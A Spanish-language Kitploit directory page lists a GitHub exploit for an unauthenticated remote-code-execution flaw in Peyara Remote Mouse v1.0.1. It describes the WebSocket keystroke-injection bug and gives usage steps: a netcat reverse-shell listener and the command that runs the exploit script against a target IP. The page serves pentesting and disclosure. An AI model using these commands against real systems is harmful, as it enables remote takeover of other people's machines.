Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Peyara — Peyara Remote Mouse v1.0.1 - Ejecución Remota de Código (RCE) | Kitploit
Herramientas/GitHubGitHub/capture0x/peyara
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
GitHubcapture0x/peyara

Peyara

Peyara Remote Mouse v1.0.1 - Ejecución Remota de Código (RCE)

Ver Repositorio
357hace 3 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Título del Exploit: Peyara Remote Mouse v1.0.1 - Ejecución Remota de Código (RCE)

Fecha: 2025-05-30

Autor del Exploit: tmrswrr

Enlace del Software: https://peyara-remote-mouse.vercel.app/

Plataforma: Windows

Versión: v1.0.1

Probado en: Windows 10

Descripción de la Vulnerabilidad

Peyara Remote Mouse v1.0.1 contiene una vulnerabilidad de ejecución remota de código no autenticada en su interfaz de comandos WebSocket (puerto 1313). La aplicación no valida ni sanea los comandos simulados de entrada de teclado recibidos a través de conexiones WebSocket, lo que permite a los atacantes encadenar eventos de teclado maliciosos que ejecutan comandos arbitrarios del sistema. Esta vulnerabilidad puede explotarse de forma remota sin autenticación para lograr un compromiso total del sistema.

Pasos:

  1. Instalar la aplicación vulnerable
    Descargue e instale Peyara Remote Mouse en el sistema Windows objetivo.

  2. Iniciar el listener de Netcat
    Abra una terminal y ejecute:

    nc -nlvp 4444
    
  3. Ejecutar el script de explotación

python3 Peyara.py --target 192.168.1.107 --lhost 192.168.1.110 --lport 4444


  1. Versión HTML del exploit

Descargar herramienta